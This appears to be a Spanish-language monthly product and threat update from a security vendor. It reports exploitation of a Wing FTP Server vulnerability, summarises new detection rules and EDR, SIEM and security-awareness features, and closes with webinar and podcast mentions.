
Vimos explotación activa de la ejecución remota de código en Wing FTP Server (CVE-2025-47812) en el entorno de un cliente el 1 de julio, un día después de la divulgación pública.

CVE-2025-47812 es una falla de inyección de byte nulo y Lua que puede provocar ejecución remota de código a nivel root/SYSTEM si se explota. La vulnerabilidad se divulgó públicamente por primera vez el 30 de junio por Julien Ahrens, en versiones anteriores a la 7.4.4 de Wing FTP Server, su software de protocolo de transferencia de archivos para Windows, Linux y macOS. Las organizaciones que usan Wing FTP Server deben actualizar a la versión corregida, la 7.4.4, lo antes posible.

Explotación de ejecución remota de código en WingFTP (CVE-2025-47812) vista en el árbol de procesos
La conclusión

Aunque solo hemos visto actividad de explotación de CVE-2025-47812 en un cliente,  te sugerimos actualizar a la versión 7.4.4 lo antes posible para minimizar las exposiciones vulnerables.

Actualizaciones relevantes del producto

Aunque no es un producto directo del equipo de Adversary Tactics, queremos destacar algunas funciones nuevas e increíbles que nuestros compañeros de Product Research y Product han lanzado para complicarles las cosas a los atacantes. Estamos ansiosos por empezar a usar estos datos para ampliar nuestra comprensión de los actores de amenazas que enfrentan nuestros clientes.

Nuevas reglas de detección

El mes pasado, el equipo de ingeniería de detección implementó 85 nuevas reglas de detección. Estas incorporaciones están diseñadas estratégicamente para identificar metodologías de ataque emergentes que podrían afectar las operaciones de una organización. El enfoque incluyó visibilidad clave en:

  • Herramientas de hackeo y acceso inicial: detección de diversas herramientas de hackeo y su ejecución, actividad sospechosa de PowerShell relacionada con el acceso inicial de ClickFix, instalaciones no autorizadas de RMM y ejecución de scripts maliciosos desde puntos de entrada comunes, como archivos comprimidos en carpetas temporales.
  • Escalada de privilegios y evasión de defensas: detección de intentos de escalada de privilegios, abuso de permisos de servicios para ocultar actividad, manipulación de registros de eventos o uso de comandos codificados para evadir defensas, tanto en sistemas Windows como Linux.
  • Actividad de ransomware y malware: identificación de patrones asociados con familias conocidas de ransomware, ejecución típica de payloads de malware y procesos sospechosos que indican infecciones activas.
  • Exfiltración de datos y comando y control: detección de transferencias de datos no autorizadas a plataformas sospechosas y conexiones de red que podrían indicar canales de comunicación del adversario.
  • SharePoint CVE-2025-49706 + CVE-2025-49704: detecta la explotación activa de servidores SharePoint, que coloca un webshell para exportar claves de máquina.

Además, 157 reglas de detección existentes pasaron por una revisión y un refinamiento meticulosos. Las mejoras clave incluyeron:

  • Refinamiento de las detecciones de acceso inicial: mayor precisión para identificar la ejecución sospechosa de PowerShell desde el registro, actividad de descarga de PowerShell codificada y diversas formas de ejecución sospechosa originadas en acciones comunes del usuario.
  • Fortalecimiento del monitoreo de Active Directory y autenticación: mejora de las detecciones de puertas traseras de usuarios en Active Directory, autenticaciones VPN sospechosas (especialmente con cuentas genéricas) y patrones de inicio de sesión inusuales que podrían indicar credenciales comprometidas.
  • Mejora en la detección de evasión de defensas y persistencia: mayor capacidad para identificar la creación maliciosa de servicios, modificaciones a servicios del sistema y el uso de herramientas legítimas de formas sospechosas para establecer persistencia o evadir defensas.
  • Mejora en los conocimientos sobre movimiento lateral y reconocimiento: ajuste de reglas para detectar mejor el reconocimiento interno de la red (por ejemplo, comandos de descubrimiento de dominio, enumeración de usuarios), intentos de movimiento lateral y el uso de herramientas de acceso remoto en ubicaciones inusuales.


Managed EDR

Windows

Victoria contra Akira: Akira es una amenaza importante en el panorama del ransomware y, hace poco, Huntress Managed EDR logró una gran victoria al impedir con éxito que Akira cifrara un endpoint. La protección automatizada integrada en el agente defendió contra múltiples intentos hasta que un analista pudo aislar el endpoint. El SOC también pudo extraer artefactos del ransomware, que ahora podemos usar para refinar mejor nuestros esfuerzos de detección de comportamiento.  

Extra: si el cliente hubiera tenido SIEM instalado, habríamos recibido la alerta 10 minutos antes, lo que demuestra cómo SIEM ayuda a neutralizar amenazas antes en la cadena de ataque, dando ventaja frente a los atacantes.

macOS

Soporte ampliado para persistencia en macOS: el soporte de persistencia para macOS se amplió para cubrir las tecnologías más recientes y los mecanismos más antiguos usados por el malware de Mac, evitando que se evada la detección de Huntress.


Managed SIEM

Guardar y programar búsquedas

Los clientes de SIEM ahora pueden guardar consultas y programarlas para ejecutarse de forma recurrente. Los resultados se enviarán automáticamente por correo electrónico, lo que facilita monitorear datos clave sin esfuerzo manual adicional.

Nuevo soporte y lógica de detección añadidos

SIEM agregó soporte para Cisco ASA (Adaptive Security Appliance) y Cisco Firepower Threat Defense como fuentes de registro. Esto permitirá una visibilidad más profunda y un análisis optimizado de los eventos de seguridad de red.

Además, la lógica de detección de FortiGate se mejoró para admitir registros sin formato CEF, lo que permite mayor compatibilidad y un análisis más preciso.

Detección exitosa de fuerza bruta

Se está ajustando una nueva detección de fuerza bruta en VPN que ya detectó "algo malo" durante las pruebas, con un ataque de fuerza bruta rastreado por nuestro SOC.


Managed SAT

Simulación de spearphishing ya disponible de forma general

A partir de nuestra nueva función de Simulador de amenazas, lanzamos al público una nueva simulación de spearphishing, como extensión del Managed Learning de agosto. La primera simulación sobre OSINT tuvo buena recepción, y esta nueva simulación de spearphishing no es la excepción. El 93% de los primeros participantes dijo haber ganado nuevos conocimientos sobre hackers gracias a la simulación.

Otras actualizaciones

El equipo de SAT también lanzó Together Mode Learning, una nueva función que permite a los administradores reunir a los usuarios en persona (o mediante una sesión virtual con pantalla compartida) para completar juntos las sesiones de security awareness training. Los administradores también pueden marcar a todos como completados en el portal.

El equipo presentó una nueva función en los modelos de usuario que permite asociar más de un correo electrónico a un solo usuario.

Por último, está en marcha el lanzamiento gradual del soporte SCIM para los usuarios. Los socios y clientes actuales pueden comunicarse con su Account Manager de Huntress si les interesa unirse a la versión beta.

Aspectos destacados

Tradecraft Tuesday

El Tradecraft Tuesday de este mes fue muy divertido: se centró en el hackeo en Hollywood. Greg Linares, Matt Kiely y John Hyland hablaron sobre las escenas de hackeo más precisas—y las peores—en películas y series populares.

¿Aún no te has inscrito a nuestra serie Tradecraft Tuesday? Regístrate aquí para ver nuestro episodio de agosto "Un viaje al centro de la Dark Web".


Medios externos destacados

Greg Linares participó en el reconocido podcast Darknet Diaries, donde habló de todo, desde ser el hacker más joven en ser arrestado en Arizona hasta historias increíbles de su época en eEye. Puedes escuchar el podcast aquí.

Compartir